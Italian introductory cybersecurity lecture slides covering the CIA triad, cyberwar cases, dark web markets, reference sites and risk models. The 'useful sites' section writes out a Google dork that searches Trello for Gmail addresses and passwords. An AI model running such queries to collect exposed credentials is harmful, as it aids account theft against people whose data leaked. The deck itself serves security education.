Sommario, fondamenti, informazioni

Massimo Carnevali


Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sommario

..

Sommario




Basato su “The Cyber Security Body Of Knowledge”
https://www.cybok.org/

Sommario, fondamenti, informazioni

- Concetti base
- I livelli di Internet
- Siti utili

..

Concetti base




Concetti base

L'anello più debole della catena ...

Concetti base

La sicurezza è un processo, non un prodotto
Bruce Schneier



http://en.wikipedia.org/wiki/Bruce_Schneier

Concetti base

Security is never something we actually want. Security is something we need in order to avoid what we don't want.

Bruce Schneier

http://en.wikipedia.org/wiki/Bruce_Schneier

Concetti base

La sicurezza è un processo, non un prodotto

Surfacing Critical Cyber Threats Through Security Intelligence *A Reference Model for* IT Security Practitioners

Attacco informatico

Qualsiasi azione che comprometta la confidenzialità, l'integrità o la disponibilità di un computer o delle informazioni che contiene
http://en.wikipedia.org/wiki/Cyber-attack

Concetti base

Confidenzialità

Integrità

Disponibilità

Confidenzialità

Garanzia che i sistemi forniscano l'informazione solamente a chi e autorizzato a ottenerla


Integrità

Garanzia che l'informazione sia mantenuta e trasmessa in forma inalterata

Disponibilità

Garanzia che l'informazione risulti accessibile quando previsto a chi può e deve fruirne

Concetti base




Che cosa si intende per Cyber War (non un attacco, una guerra)?

Un bell’articolo sulla storia della Cyberwar: https://www.wired.com/story/cyberwar-guide/

Concetti base

Anche se ….



http://kukuruku.co/hub/diy/usb-killer Il concept iniziale, ora regolarmente in vendita: https://www.usbkill.com/

Concetti base

Anche se ….

CRONACA


Trapani, inviata chiavetta Usb esplosiva a un'avvocatessa: ferito poliziotto

La penalista ha ricevuto la chiavetta in una strana lettera. Insospettitasi, ha consegnato alla polizia il pacchetto

Chiavetta contenente esplosivo e attivata dai 5v dell'USB

Concetti base

Anche se ….



Basta il cavo.
Cavo USB che si collega via wifi (integrato nel cavo) ad un host remoto e prende possesso del telefono mentre lo carica.
https://shop.hak5.org/products/o-mg-cable

Concetti base

Influenzare le elezioni in un altro paese è un atto di guerra?

Lasciare al buio e al freddo 250.000 persone due giorni prima di Natale è un atto di guerra?

Paralizzare l'economia di una nazione è un atto di guerra?

Russi all'attacco delle elezioni americane:
https://arstechnica.com/information-technology/2018/07/from-bitly-to-x-agent-how-gru-hackers-targeted-the-2016-presidential-election/

Dicembre 2015, Russia contro Ukraina (non rivendicato)
https://www.wired.com/story/russian-hackers-attack-ukraine/

Giugno 2017, ancora apparentemente Russia contro Ukraina, mai rivendicato e sfuggito di mano, attacco devastante rimbalzato in tutto il mondo.

Not-Petya "THE MOST DEVASTATING CYBERATTACK IN HISTORY Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world."
https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

Concetti base

Confusione di termini

Hacker = smanettone buono (white hat)

Cracker = smanettone cattivo (black hat)

Cracker = cibo

Non tutti concordano con questa classificazione.
(poi ci sono i “gray hat”...)

https://en.wikipedia.org/wiki/Hacker_(term)#Hacker_definition_controversy

https://en.wikipedia.org/wiki/Hacker_culture
https://en.wikipedia.org/wiki/Security_hacker
https://en.wikipedia.org/wiki/Cracker_(food)


Misdirection

Alla base di tutto c'è il concetto di “misdirection”,
http://en.wikipedia.org/wiki/Misdirection_(magic)
alcuni esempi:

- Le carte che cambiano colore
  https://www.youtube.com/watch?v=v3iPrBrGSJM
- L'arte di distrarti per fregarti
  http://www.ted.com/talks/apollo_robbins_the_art_of_misdirection
- L'attenzione selettiva che trae in inganno
  https://www.youtube.com/watch?v=vJG698U2Mvo

Progetto sull’attenzione:
http://www.theinvisiblegorilla.com/videos.html

Concetti base



Percepiamo l'input, gli applichiamo uno schema, lo correliamo con un modello noto e reagiamo di conseguenza.
(es. preda-predatore)
Schema e modello sono funzione dell'esperienza, del contesto, del task che sto svolgendo, dei condizionamenti sociali ecc.
Si applica anche alla "sicurezza" in senso lato.

I livelli di Internet

Non esiste solo Google

Esiste tutta una parte di Internet che normalmente ci è nascosta (nel senso che non è indicizzata da nessun motore di ricerca, però c'è).

Molte chiacchiere e molta mitologia su questo tema.

I livelli di Internet

- La superficie
- Le reti aziendali protette (VPN)
- Deep Web (nascosto)
- Dark Web

Ma di quanti soldi stiamo parlando?

I livelli di Internet **(una delle classificazioni)**
La superficie. Tutto ciò che è indicizzato.
Le reti aziendali protette. VPN (sarà spiegato in seguito)
Deep Web. Pagine non indicizzate, ad accesso ristretto, protette da password, accessibili solo conoscendo URL complicate, bloccate da DMCA (OK queste non proprio protette ma non ve lo spiego io). A volte basta conoscere la strada giusta e ci si arriva.

Dark Web, reti anonimizzate (Tor ecc.), onion links, p2p. Domini .onion Difficile da accedere, traffici illeciti, criminalità, e-commerce illecito (droga, armi). Silk Road (RIP). Meglio evitare. Ma anche libertà di parola, fuga dalla censura ecc. C'è anche Facebook ad esempio.

http://f3magazine.unicri.it/?p=889


I livelli di Internet

 22

Fonte: **Pierluigi Paganini – Cyber Threat Summit 2015 – Dublino Ottobre 2015**

Dal 2016 al 2019 Wall Street Market è stato un mercato, una sorta di eBay, nascosto sulle darknet, dove si potevano vendere e comprare molti tipi di narcotici, software malevoli, dati rubati, merci contraffatte. Nell'aprile 2019 il sito era uno dei più grossi del suo genere per quantità di transazioni, con 5400 venditori e oltre un milione di account clienti complessivi. Arrestati due tedeschi e un olandese, si stavano preparando ad una "exit scam".

I livelli di Internet



Fonte:

https://medium.com/@jasisrad/journey-into-the-dark-8c7922a48265

Siti utili

Siti di riferimento
(oltre a Google e Wikipedia ovviamente)
http://lmgtfy.com/

Se proprio ve lo chiedono:

http://lmgtfy.com/

E poi c’è sempre Aranzulla...

Siti utili

Usi malevoli di Google (dorks)

Usando le query avanzate si trovano cose interessanti

inurl:https://trello.com AND intext:@gmail.com AND intext:password

Un elenco qui:

https://www.exploit-db.com/google-hacking-database/

https://www.google.it/advanced_search

Siti utili

CERT/CC

https://www.sei.cmu.edu/about/divisions/cert/index.cfm

CERT non è un acronimo, ma un marchio di Carnegie Mellon University e ne è ora una divisione.

Il CERT Coordination Center è stato il primo computer incident response team, fondato dal DARPA nel 1988.

- Come gestire un incidente
- Cosa fare, chi contattare, cosa comunicare
- Come fare vulnerability reports
- Come ottenere informazioni sulla sicurezza
- Attività correnti, advisories, incidenti, vulnerabilità, sommari, CVE
  http://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures
- Mailing list
- Fonti di informazione

Siti utili

SANS

http://www.sans.org/
SysAdmin, Audit, Network, Security institute
La più grande fonte per la sicurezza informatica.
Raccoglie, sviluppa e pubblica:

- Documenti
- Certificazioni
- Mailing lists
- Sans Newsbyte (Biweekly executive security summary)
- @RISK (Weekly Vulnerability Digest)
- Ouch! (Monthly security awareness report for end users)
- Internet Storm Center (Early Warning System)
- Training, webcast
- Reading Room: Free Resources
- https://www.sans.org/critical-security-controls/

Siti utili

Akamai

http://www.akamai.com/html/technology/visualizing_akamai.html

Internet non è nata per il business. Akamai fornisce un "overlay" su Internet composto da una piattaforma hardware distribuita e software intelligente allo scopo di fornire contenuti e applicazioni il più vicino possibile a chiunque e a qualunque cosa.

"If you're using the Internet to shop, download music, watch TV, play a game, check the news, book a flight, upgrade software or conduct a business transaction, you're probably using Akamai."

- Kona Dashboard (web app firewall)
- Real Time Web Monitor
- Network Performance Comparison
- Visualizing the Internet

Siti utili

Center for Internet Security

http://www.cisecurity.org/

Aiuta le organizzazioni a gestire i rischi legati alla sicurezza informatica.

Fornisce metodologie e tool per misurare e migliorare lo stato dei sistemi connessi a Internet.

Pubblica benchmarks per la verifica di configurazioni di sicurezza di molti sistemi.

Siti utili

Sectools

http://www.sectools.org/
Dai creatori di Nmap http://nmap.org/
Top 125 Network Security Tools
Catalogazione iniziata intorno al 2001, poi passato a classifica annuale, ora aggiornati praticamente in tempo reale.

Siti utili

CLUSIT

CLUSIT: Dal 2000 al servizio della sicurezza delle informazioni

http://clusit.it/

La consapevolezza, la formazione, il continuo aggiornamento professionale e lo scambio di informazioni sono gli strumenti più efficaci per far fronte ai problemi della sicurezza informatica.

Il CLUSIT nasce sulla scorta delle esperienze di varie associazioni europee per la sicurezza informatica che costituiscono un punto di riferimento nei rispettivi paesi da oltre 20 anni.

Il CLUSIT è aperto ad ogni persona e organizzazione che manifesti un interesse per la sicurezza informatica.

Siti utili

Open Threat Exchange


https://otx.alienvault.com/

Raccolta di dati in tempo reale su attacchi in corso.

“online threat intelligence among more than 47,000 participants in 140 countries who contribute more than 4 million threat indicators daily”

Log di vari honeypot in giro per il mondo e su diverse piattaforme.

Siti utili



https://cybermap.kaspersky.com/

Raccolta di dati in tempo reale su attacchi in corso.

Log di vari honeypot in giro per il mondo e su diverse piattaforme.

Siti utili

https://horizon.netscout.com/

Raccolta di dati in tempo reale su attacchi in corso.

Log di vari honeypot in giro per il mondo e su diverse piattaforme.

Siti utili

Altri 1000 …

SenderBase https://talosintelligence.com/ The world's largest Email and Web traffic monitoring network
Packet Storm http://packetstormsecurity.com/ Global Security Resources
EFF Electronic Frontier Foundation https://www.eff.org/ “The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world.”
Progetto Winston Smith http://www.winstonsmith.info/ Privacy, tecnocontrollo, censura, anonimato, controllo informazione.
Canale Youtube di Matteo Flora
Newsletter “Guerre di rete” di Carola Frediani

Rischio, certificazione e governance

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali


Rischio, certificazione e governance

- Analisi dei rischi e bilancio costi-benefici-semplicità
- Certificazioni
- Cenni di gestione dei processi IT in ottica di sicurezza
- Backup e dintorni

..

Rischi e bilancio costi-benefici-semplicità

Costi vs analisi dei rischi




Nella definizione di un budget si esercita il tentativo di conciliare elementi contrastanti: il costo di un prodotto vs il beneficio previsto.

Nel caso di investimenti in sicurezza, come tutte le misure preventive, è spesso difficile quantificare il ritorno previsto; invece è più evidente come quantificare i costi. Si può cioè più facilmente ipotizzare un costo a cui si dovrebbe far fronte se non si adottano misure adeguate.

Disegnando qualitativamente le curve dei costi legati al rischio (Cr) e di quelli legati agli investimenti per la sicurezza (Cs), risulta evidente che il miglior compromesso è quello nell'intorno del minimo dei costi totali (linea tratteggiata=somma dei costi).

Rischi e bilancio costi-benefici-semplicità


Modello Gordon-Loeb



https://en.wikipedia.org/wiki/Gordon%E2%80%93Loeb_model

Quindi quando dobbiamo spendere?
Quanto vale il punto minimo della curva?
Secondo il modello Gordon-Loeb il valore giusto è intorno al 37% del valore dei danni in caso di perdita dei dati
“More specifically, the model shows that it is generally uneconomical to invest in information security activities (including cybersecurity or computer security related activities) more than 37 percent of the expected loss that would occur from a security breach.”

Rischio residuo



Come si vede dal grafico (e come dice il buonsenso) rimane sempre una quota di rischio residuo.


Tendenza recente: trasferimento del rischio residuo → assicurazione.

In Italia è un mercato in crescita, è già molto attivo negli USA.

Non solo trasferimento economico ma anche supporto nei momenti critici.

Ovviamente bisogna leggere le clausole in piccolo ...

Swiss cheese model



Il modello del formaggio svizzero (con i buchi). Ogni strumento di protezione riduce, ma non azzera, il rischio. Ognuno ha i suoi buchi ma se li uso assieme posso sperare che i buchi non coincidano e l'efficacia aumenti.


Non nasce dall'informatica ma dai modelli di rischio aeronautici e sanitari (ad esempio).

https://en.wikipedia.org/wiki/Swiss_cheese_model

Rischi e bilancio costi-benefici-semplicità

Modellare il rischio

- Dove sono più vulnerabile ad un attacco? (analisi flussi dati, superficie di attacco ecc.)
- Quali sono i rischi principali su questi punti esposti?
- Cosa debbo fare per proteggermi da questi attacchi?

